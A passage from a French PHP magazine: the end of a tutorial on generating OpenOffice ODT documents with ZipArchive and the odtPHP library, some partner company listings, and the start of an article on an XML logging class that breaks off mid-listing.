Notez enfin que dans cette article, je vous demanderai fréquemment de déposer vos scripts dans le répertoire *Web Apache*. Cela dépendra de votre configuration et de votre système d'exploitation. Pensez aussi à laisser les droits en écriture à apache sur votre dossier de travail Web car nous allons écrire depuis PHP dans ce répertoire durant le premier exercice.

Je pars de l'hypothèse que vous connaissez déjà PHP, que vous savez où se trouve




Figure 1. *Le gabarit de base pour l'exemple*

votre répertoire *Web Apache* et que ce dernier fonctionne et est en cours d'exécution. De ce fait, remplacez *adresse-du-serveur* par votre adresse de serveur qui peut être votre nom de domaine, *localhost*, 127.0.0.1... dans les exemples de liens à visiter que je propose dans cet article.

Ce qui risque de ne pas marcher

Et oui, il y a malheureusement un hic ! La classe `ZipArchive` a vraisemblablement un *bug* en ce qui concerne les versions de PHP 5.2.X < 5.2.8 car elle ne recrée pas la sommes de contrôle dans l'entête d'un *zip* modifié. En l'occurrence, la plupart des gestionnaires d'archive arrivent à utiliser le *zip* modifié, et dans le cas d'un ODT la plupart des logiciels ne se soucient pas de l'entête, sauf... *OpenOffice* !

Cela rend les choses compliquées. En fait, ce bug est bel et bien connu et il a été reporté à l'adresse : `http://bugs.php.net/bug.php?id=48763`. La solution est d'ailleurs donnée sur cette page, il suffit de recréer une archive pour forcer *ZipArchive* à créer la somme de contrôle. Un *patch* a été appliqué et envoyé sur *PECL,* donc si vous mettez à jour votre installation PHP vous devriez avoir une correction. Le cas échéant, utilisez la solution que je vous propose ci-dessous.

Pour ceux qui ne peuvent appliquer la correction, il suffit de faire une petite classe qui sert de *proxy* à *ZipArchive* en Listing 1.

Utilisez *ZipArchive_Proxy* au lieu de *ZipArchive* directement, et cela corrige le problème le temps que PHP soit mis à jour et que l'extension soit corrigée. Il existe d'autres *proxys* comme *pclZipProxy* dont nous parlerons plus tard dans cet article.

Notre premier test

Allons-y simplement. Créez un fichier sur *OpenOffice* et saisissez une phrase simple. Par exemple : *Je veux entrer mon prénom {ICI}... etc....* Amusez vous à changer le format de *{ICI}* en lui appliquant une couleur, en le mettant en italique... puis sauvegardez le vers *test.odt* dans un répertoire que vous noterez.

Maintenant, créez un fichier *tutorial.php* dans le même répertoire avec votre éditeur de texte et entrez y le code du Listing 2. Déposez ce script dans le répertoire web de Apache puis ouvrez un navigateur et visitez l'adresse *http://adresse-du-serveur/tutorial.php*. Cela va vous créer un fichier *out.odt*; ouvrez ce dernier dans *OpenOffice*. Vous remarquerez la correction effectuée, à savoir l'ajout de mon prénom (*Patrice*) dans le document. Nous n'avons pas perdu notre mise en forme, la couleur est toujours rouge et mon texte est en italique.

Listing 1. *Une classe qui servira de proxy à ZipArchive*

```php
<?php
/**
* Zip system to use for ODT files... because a bug exists in ZipArchive for PHP 5.2
*
* @author Patrice Ferlet <metal3d@copix.org>
* @license GNU/GPLv3
*/

class ZipArchive_Proxy{
    //temporary directory
    private $temp='';
    //file to use
    private $file = '';

    /**
    * Create/open zip instance
    *
    * @param string $filename
    */
    public function __construct($file = null) {
        if(!is_null($file)) $this->open($file);
        return $this;
    }

    /**
    * Init zip handler
    * @param string $filename
    * @return class instance
    */
    public function open($file){

        $this->file = $file;

        //prepare temporary directory
        if(is_dir('/dev/shm')) {
            $this->temp = '/dev/shm/'.uniqid('tmp_zip_');
            $this->cleanDir($this->temp);
        }
        else {
            $this->temp = sys_get_temp_dir().'/'.uniqid('tmp_zip_');
            $this->cleanDir($this->temp);
        }
        mkdir($this->temp);

        //unzip archive in temporary directory
        $zip = new ZipArchive();
        $zip->open($file);
        $zip->extractTo($this->temp);
        $zip->close();
        return $this;
    }

    /**
    * Return content by filename in archive
    *
    * @param string $filename
    * @return string file_content or null
    */
    public function getFromName ($file){
        $curpath = getcwd();
        chdir($this->temp);
        if(file_exists($file)) $toReturn = file_get_contents($file);
        else $toReturn = false;
        chdir($curpath);
        return $toReturn;
    }

    /**
    * Insert content in file in archive
    *
    * @param string $filename
    * @param mixed content
    * @return class instance
    */
    public function addFromString ($file, $content){
        echo "current path: ". getcwd();
        $curpath = getcwd();
        chdir($this->temp);
        file_put_contents($file, $content);
        chdir($curpath);
    }
```

Listing 1. *Une classe qui servira de proxy à ZipArchive – suite*

```
    /**
    * Close archive
    */

    public function close(){
        unlink($this->file);
        $zip = new ZipArchive();
        $zip->open($this->file, ZIPARCHIVE::CREATE);
        $curpath = getcwd();
        chdir($this->temp);
        $iterator = new RecursiveIteratorIterator(new
RecursiveDirectoryIterator('.'));
        foreach ($iterator as $key=>$value) {
           $key = preg_replace('/^\.\//','',$key);
           echo "Append: $key::$key\n";
           $zip->addFile($key,$key ) or die ("ERROR: Could not add file:
$key");
        }
        $zip->close();
        chdir($curpath);
        $this->cleanDir($this->temp);
        return true;
    }


    /**
    * Recursive method to clean directory
    */

    private function cleanDir($dir){
        if(!is_dir($dir)) return;
        $handle = opendir($dir);
        while (($entry = readdir($handle)) !== FALSE) {
            if( $entry == '.' || $entry == '..') continue; //ne pas compresser
les répertoires parents
            $path = $dir.'/'.$entry;
            if (is_dir($path)) $this->cleanDir($path); //supprime le
répertoire trouvé
            else unlink ($path); //supprime le fichier
        }
        closedir($handle);

        //et en fin on supprime le répertoire parent
        rmdir($dir);

    }

}
```

Listing 2. *Simplement avec ZipArchive*

```
<?php

$zip = new ZipArchive(); //ou new ZipArchive_Proxy
$zip->open('tutorial.odt');
$content = $zip->getFromName('content.xml');
$content = str_replace ('{ICI}', 'Patrice', $content);
$zip->addFromString('content.xml',$content);
$zip->close();
```




Figure 2. *Le résultat de notre script*

Listing 3. *La classe odf est tout aussi simple*

```
<?php

require_once './library/odf.php';

$odf = new odf("tutorial2.odt");
$odf->setVars('titre','Le titre
ajouté depuis PHP !');
$odf->setVars('texte','du texte
ajouté ici');
$odf->exportAsAttachedFile();
```

Vous imaginez alors ce qu'il est possible de faire. Vous allez pouvoir mettre en page des documents en y plaçant des repères puis vous pourrez les remplacer par ce que vous voulez depuis vos scripts PHP.

Mais au lieu de réinventer la roue, passons à un projet très abouti, français qui plus est, et qui permet de modifier un document *OpenOffice* ODF sans se casser la tête, j'ai nommé *odtPHP*.

Le projet odtPHP

Basé sur le même principe que ce que nous avons vu précédemment, la classe `odtPHP` permet l'édition de documents dynamiquement, mais permet aussi de gérer des segments que nous pourrons répéter, modifier, imbriquer, que ce soit dans un paragraphe, un tableau... bref elle simplifie le travail. C'est un projet français, libre, stable et très bien documenté.

Notez qu'il est recommandé d'utiliser la classe `PclZipProxy` fournie avec la classe `odtPHP`. Si vous aviez des soucis avec le document généré dans notre première partie, ceux-ci sont résolus grâce à `PclZipProxy` qui fonctionne presque de la même manière.

Commençons par récupérer la classe. Rendez vous sur la page: *http://www.odtphp.com/* et téléchargez la classe et les exemples. Nous allons maintenant voir comment utiliser cette classe pour éditer des documents ODF.

Créons un fichier *tutorial2.odt* et saisissons des *variables*. Par exemple, tapez directement dans le document (avec *OpenOffice*). N'hésitez pas à mettre en forme ! Par exemple mettez *{titre}* en gras... ou affectez lui un style... ceci étant fait il ne reste plus qu'à coder un petit script. Voyez le Listing 3.

Enregistrez ce listing dans votre répertoire *Web Apache* sous le nom de *tutorial2.php* puis visitez l'adresse *http://adresse-du-serveur/tutorial2.php*. Le document généré sera alors téléchargé et peut être ouvert dans *OpenOffice* (ou tout autre outil capable de lire du ODF) et ô surprise (mais pas tant que ça) le titre a été ajouté à la place de la variable `{titre}`. Ce n'est pas de la magie, c'est du PHP !

Listing 4. *Utilisation de segments de texte*

```
<?php

require _ once('../library/odf.
php');

$odf = new odf("personnes.odt");

//Ce tableau pourrait être créé
depuis des données récupérées en
base de données
$personnes= array(
    array(    'Nom' => 'Ferlet',
            'Prenom' => 'Patrice'
    ),
    array(    'Nom' => 'Dupond',
            'Prenom' => 'Jean-
Claude'
    ),
    array(    'Nom' => 'Suffit',
            'Prenom' => 'Sam'
    ),
);

//maintenant, je récupère ma
segment Personnes dans le doc
$segment = $odf->setSegment('Pers
onnes');

foreach($personnes as $pers) {
    $segment->Nom($pers['Nom']);
    $segment->Prenom($pers['Pre
nom']);

    //on applique les données
dans le segment
    $segment->merge();
}

//puis on les applique les
segments au document
$odf->mergeSegment($segment);

//on sauve
$odf->exportAsAttachedFile();
```

Vous l'aurez deviné, `setVars` assigne une valeur à une variable contenue dans le document.

Bon à savoir !

La classe est assez bien pensée et au lieu d'utiliser `setVars` vous pourriez directement assigner la propriété de l'objet `$odf` portant le nom de la variable.

Ainsi :

```
$odf->setVars('title','contenu de
titre');
```

est équivalent à :

```
$odf->title = 'contenu de titre';
```

Mais jusque là, nous n'avons rien fait de plus que ce que notre classe sait faire, mis à part que *odtPHP* utilise un *proxy Zip* pour pallier à des soucis vus sur *ZipArchive*. Alors qu'apporte *odtPHP* ? Et bien tout simplement un pseudo langage qui permet la gestion de segments. Cela va être très utile pour de la gestion de factures qui demande à reproduire




Figure 3. *Le gabarit utilisé sur OpenOffice*




Figure 4. *Le résultat sur OpenOffice*




Figure 5. *Création d'une segment dans un gabarit*




Figure 6. *Résultat de l'application des segments dans le gabarit*

des lignes dans un tableau, ou pour un livre qui met en forme des chapitres et des segments. En clair, nous allons pouvoir manipuler des documents avec une facilité déconcertante.

Autre aspect non négligeable, *odtPHP* permet en plus d'insérer des images très facilement dans nos documents.

Laissez moi vous montrer.

Gérer des images et des segments avec la classe odtPHP

Vous l'avez compris, `setVars` assigne du texte à une variable insérée dans le document. Pour insérer une image, il suffit d'utiliser la fonction `setImage` qui prend en argument le nom de la variable dans le document où placer l'image, et le chemin de l'image à insérer.

L'image sera alors intégrée dans le document ainsi que dans l'archive *odf*. Inutile d'aller trop loin, voici juste un exemple :

```
require_once('../library/odf.php');
$odf = new odf('le document.odt');
//... etc...
$odf->setImage('NomDeVariable', './
images/hello.png');
```

Rien de bien compliqué avouons le.

Passons plutôt à quelque chose de plus complexe : les segments.

Une segment est un morceau de document qui va servir de sous-*template* en quelques sortes. Regardez la Figure 5.

Je définis une segment qui se nomme *Personnes* de cette manière :

```
[!-- BEGIN Personnes --]
Nom: {Nom}
Prénom: {Prenom}
[!-- END Personnes --]
```

En d'autres termes je viens de décrire comment on mettra en forme des données. Sauvez ce fichier en *personnes.odt*. Maintenant, passons au code PHP Listing 4. Sauvez ce dernier listing dans votre répertoire *Web Apache* sous le nom de *tutorial3.php*. Visitez ensuite l'adresse `http://adresse-du-serveur/tutorial3.php`. Ouvrez dans *OpenOffice* le fichier que le script vous envoie et vous devriez voir le résultat de la Figure 6. La segment a été assignée par nos variables, puis appliquée dans le document. Et cela fonctionne avec des lignes de tableau et même l'ajout d'images ! En clair vous allez être libre de faire ce que vous voulez dans vos documents ODT.

Le mot de la fin ?

Évidemment, vous expliquer en détail toutes les possibilités proposées par le format *OpenDocument* et la classe `odtPHP` relève littéralement de la rédaction d'un livre et non d'un article. Je vous invite à en découvrir davantage sur le site du projet *odtPHP* (voir en fin d'article) et de regarder la segment *didacticiels*. Vous allez vous rendre compte des capacités incroyables de ce format et des résultats possibles d'une qualité très poussée.

Pour cet article, j'ai préféré utiliser la méthode `exportAsAttachedFile` qui propose un téléchargement direct du document généré. Mais il existe une autre méthode qui permet de sauver le fichier sur le disque dur du serveur. La méthode `saveToDisk($path)` est donc indiquée pour sauver le fichier résultant. Cela peut-être utile pour la gestion de cache par exemple ou pour des *crontab* qui vont générer des documentations depuis votre *wiki*... ou simplement pour sauver les documents que vous générez. Bref, à vous de voir.

En plus de générer des documents *odt*, vous allez pouvoir les envoyez tels quels à vos clients ou générer un PDF grâce au service *OpenOffice* en mode serveur. N'hésitez pas à aller voir ma page de blog à ce sujet.

Sur Internet

- *http://fr.php.net/manual/fr/book.zip.php* – L'extension ZipArchive,
- *http://bugs.php.net/bug.php?id=48763* – Et son bug,
- *http://www.odtphp.com/* – Le projet odtPHP,
- *http://en.wikipedia.org/wiki/OpenDocument* – Le format OpenDocument,
- *http://www.metal3d.org/index.php/blog/ticket/2008/10/24/OpenOffice-en-mode-serveur* – OpenOffice en mode serveur pour générer des PDF via PHP.

PATRICE FERLET

Patrice Ferlet est développeur depuis 8 ans. Il s'est spécialisé sur les applications internet PHP et travaille actuellement en qualité d'ingénieur expert PHP et frameworks au sein de la société Smile Open Source Solutions. Il est membre de la Copix Team et participe au développement des framework Copix et Phollow.

Rejoignez le Club .PRO

Pour plus de renseignement : *editor@phpsolmag.org*

Stonfield Inworld

Stonfield Inworld propose aux entreprises des solutions globale d'intègration d'Internet et des Univers Virtuels dans leur stratégie de développement. Au-delà de ses services, la société consacre 30% de ses ressources à des travaux de R&D sur le e-Commerce et le e-Learning dans les Mondes Virtuels.

COGNIX Systems

Conseil, conception et développement d'applications évoluées pour les systèmes d'informations Internet/intranet/extranet. Alliant les compétences d'une SSII et d'une Web Agency, Cognix Systems conçoit des applicatifs et portails web à l'ergonomie travaillée et des sites Internet à forte valeur ajoutée.
http://www.cognix-systems.com

Anaska Formation

Anaska est le spécialiste des formations sur les technologies OpenSource. En partenariat avec MySQL AB, Mandriva, Zend et d'autres acteurs de la communauté, Anaska vous propose un catalogue de plus de 50 formations dédiés aux technologies du Libre.
http://www.anaska.com

WEB82

Création et hébergements de sites web pour particuliers, associations, entreprises, e-commerce. Développement entierement aux normes W3C (www.w3.org) de sites web de qualité, au graphisme soigné et employant les dernieres technologies du web (PHP5, MySQL5, Ajax, XHTML, CSS2).
http://www.web82.net

Core-Techs

Expert des solutions de gestion et de communication d'entreprise en Open Source, Core-Techs conçoit, integre, déploie et maintient des systemes de Gestion de Contenu Web, de Gestion Documentaire, de Gestion de la Relation Client (CRM), d'ecommerce et de travail ollaboratif.
http://www.core-techs.fr

POP FACTORY

PoP Factory,SSII spécialisée Web. Développement de solutions applicatives spécifiques ; offre de solutions packagées : catalogue numérique, e-commerce, livre/magazine numérique, envoi SMS. Nous accompagnons nos clients tout au long de leur projet : audit, conseil, développement, suivi et gestion.
http://www.popfactory.com / info@popfactory.fr

Blue Note Systems

Spécialistes en CRM Open Source, nous proposons une offre complète de prestations sur la solution SugarCRM. Notre valeur ajoutée réside dans une expertise réactive et une expérience des problématiques de la GRC. Nous vous aidons à tirer le meilleur parti de votre solution CRM.
http://www.bluenote-systems.com

Intelligence Power

Conseil, Expertises, Formations et Projets E-business centrés au tour du cśur de métier : la Business Intelligence. Intelligence Power vous propose des solutions innovantes pour aligner la technologie sur la stratégie de votre entreprise.
http://www.intelligencepower.com

Web Alliance

Vous souhaitez être en première page des moteurs de recherche ? Rejoignez-nous, 100% des clients Web Alliance sont en 1ère page de Google. Web Alliance, société de conseil spécialisée dans le référencement internet, vous propose son expertise (référencement, liens sponsorisés, web-marketing).
www.web-alliance.fr


Club .PRO

Création de fichier de logs

Pour suivre correctement l'évolution d'un site web, un système de logs s'avère indispensable, apprenez à en développer un.

Cet article explique :
- Créer des fichiers de logs.

Ce qu'il faut savoir :
- Bases en programmation orientée objet.
- Manipuler le XML.

Niveau de difficulté 

Les fichiers de logs sont très utiles dans la vie d'un site internet. Ils permettent de surveiller les tentatives d'accès non autorisées, les fonctionnements inhabituels dans les scripts, etc... Ils se présentent la plupart du temps sous la forme de fichiers XML (*eXtensible Markup Language*) pour une plus grande flexibilité dans l'interprétation des données.

Afin de rendre la lecture agréable et rapide, il est nécessaire de mettre en forme ce XML brut avec du XSL ou du PHP. Un système de logs comme celui que nous allons créer permet, contrairement aux logs automatiques sur les serveurs ou autre, d'enregistrer l'information que l'on veut à un moment choisi.

Fonctionnement

Le script de logs se présente sous la forme d'une classe PHP qui permet la lecture et l'écriture dans un fichier XML. Une méthode statique de cette classe sera appelée à chaque fois que vous souhaiterez enregistrer un événement. Avant de commencer, il faut vérifier que vous disposez de DOM sur le serveur afin de faire les manipulations avec le fichier XML. Rendez-vous sur le *phpinfo()* de votre site web, cherchez la section correspondante à DOM/XML et vérifiez qu'il soit configuré sur *enabled* (Figure 1).

Ensuite, créez un fichier XML dans un nouveau répertoire (*/logs* par exemple) et un fichier *logs.xml*.

Attention, ne mettez pas les fichiers de logs directement à la racine de votre site web, ils peuvent contenir des informations *confidentielles* sur votre site internet. Le fait de les mettre dans un dossier permet d'y inclure un fichier *.htaccess* afin d'éviter que n'importe qui puisse lire vos fichiers. Attention également aux permissions sur le fichier *logs.xml* et sur le dossier */logs*. Ils doivent être accessibles en écriture par l'utilisateur *www-data* ou celui qui lance le serveur web pour que le script PHP puisse y ajouter des entrées.

Le Listing 1 présente la classe permettant l'ajout d'entrées dans un fichier de logs XML. La méthode statique `add` ouvre simplement le fichier de logs et y ajoute une entrée en spécifiant plusieurs paramètres : un message et une priorité. Vous pouvez ajouter d'autres informations comme l'adresse IP de l'utilisateur qui a déclenché l'ajout dans le fichier de logs avec la variable `$_SERVER['REMOTE_ADDR']`. Dans votre script PHP, il suffit donc de simplement appeler `Logs::add($type, $message);` afin d'ajouter une entrée dans le fichier de logs. N'oubliez pas d'inclure la classe dans votre fichier à l'aide d'un *include()* ou d'un *require()*.

Si vous ouvrez le fichier *logs.xml*, vous remarquerez que le XML brut n'est pas très digeste à lire. Pour remédier au problème il y a 2 solutions : la mise en forme avec un fichier *.xsl* ou alors le traitement du XML dans un script PHP (avec DOM). Le XSL (*eXtensible Stylesheet Language*) permet, en interrogeant *logs.xml*, d'obtenir directement un formatage avec du CSS et une mise en forme plus lisible que le XML brut. Le PHP, quant à lui, doit ouvrir le fichier à chaque fois et traiter les données qui y sont afin de les afficher en fonction des priorités, de la date, etc....

L'utilisation du XSL n'est pas le sujet de cet article. Le Listing 2 vous présente le fichier relatif au formatage du fichier *logs.xml* et la feuille de style est présentée dans le Listing 3. Pour plus d'informations sur XSLT, consultez les liens disponibles en fin d'article. Pour exploiter ces 2 fichiers, placez-les dans le répertoire */logs* de votre serveur et entrez l'URL directe du fichier de logs.

Ajoutez ensuite dans le fichier *logs.xml* la ligne

DOM/XML	enabled
DOM/XML API Version	20031129
libxml Version	2.6.27
HTML Support	enabled
XPath Support	enabled
XPointer Support	enabled
Schema Support	enabled
RelaxNG Support	enabled

Figure 1. *DOM dans le phpinfo()*

Listing 1. *Déclarer une classe*

```php
<?php
class Log {
    // Constructeur privé pour interdire l'instanciation de la classe (classe statique)
    private function __construct() {}

    // Ajoute une entrée dans le fichier de logs
    // $type peut être égal à 'log', 'warning' ou 'exeption'
    public static function add($type, $message) {
        // Choisissez le fichier où seront stockés les logs
        $logFile = '/logs/logs.xml';

        $fileExists = file_exists($logFile);
        $isWritable = is_writable($logFile);

        //  Teste si le fichier existe et si il est disponible en écriture
        if ($fileExists AND $isWritable) {
             $date = date('d/m/Y');
             $time = date('H:i:s');

                // Création d'un objet domDocument
             $xml = new domDocument();

             // Deux lignes obligatoires pour garder l'indentation dans le fichier XML
             $xml->preserveWhiteSpace = false;
             $xml->formatOutput = true;

                // Charge le fichier XML
             $xml->load($logFile);
             $logs = $xml->documentElement;
                // Création d'un élément 'item' sous la racine du fichier XML (ici 'logs')
             $item = $logs->appendChild($xml->createElement('item', ''));

                 // Ajout de l'attribut 'type' à la balise nouvellement créée
             $item->setAttribute("type", $type);

                // Ajout du message
             $title = $item->appendChild($xml->createElement('message', $message));
             // Ajout de la date
             $title = $item->appendChild($xml->createElement('date', $date));
            // Ajout de l'heure
             $title = $item->appendChild($xml->createElement('time', $time));

             // Enregistrement de la nouvelle version du fichier XML
             file_put_contents($logFile, $xml->saveXML());
       }
        // Lance une exception si le fichier n'existe pas
        else if (!$fileExists) {
                throw new Exception('File log doesn\'t exist');
         }
        // Lance une exception si le fichier n'est pas accessible en ecriture
        else if (!$isWritable) {
            throw new Exception('File log isn\'t writable');
        }
    }

    // Parse le fichier de logs et renvoie un tableau
    public static function getLogs($file) {
        // Choisissez le fichier de logs
        $fileLog = '/logs/' . $file;

        // Teste si le fichier existe
        if (file_exists($fileLog)) {
            // Création d'un objet DOMDocument et chargement du fichier
            $xml = new DOMDocument();
            $xml->load($fileLog);

            $i = 0;
           // Récupération de tous les éléments 'item'
            $items = $xml->getElementsByTagname('item');
            $logs = array();

            // Boucle sur tous les éléments 'item'
            foreach ($items as $item) {
                // Type : log, warning ou exception
                $logs[$i]['type'] = $item->getAttribute('type');

                // Message
                $message = $item->getElementsByTagname('message');
                foreach ($message as $value) {
                    $logs[$i]['message'] = $value->nodeValue;
                }
```

Listing 1. *Déclarer une classe - suite*

```
                // Date
                $date = $item->getElementsByTagname('date');
                foreach ($date as $value) {
                    $logs[$i]['date'] = $value->nodeValue;
                }

                // Heure
                $time = $item->getElementsByTagname('time');
                foreach ($time as $value) {
                    $logs[$i]['time'] = $value->nodeValue;
                }

                $i++;
            }
        }
         // Lance une exception si le fichier n'existe pas
        else {
            throw new Exception('File log doesn\'t exist');
        }

       // Renvoie le tableau contenant les informations sur les logs
        return $logs;
    }

    // Supprime le contenu du fichier de logs
    public static function delete() {
        // Choisissez le fichier de logs
        $logFile = 'logs/logs.xml';

             // Teste si le fichier existe
         if (file_exists($logFile)) {
             // logs.xml
             $contentLogs = „<?xml version=\"1.0\" encoding=\"utf-8\"?>\n";
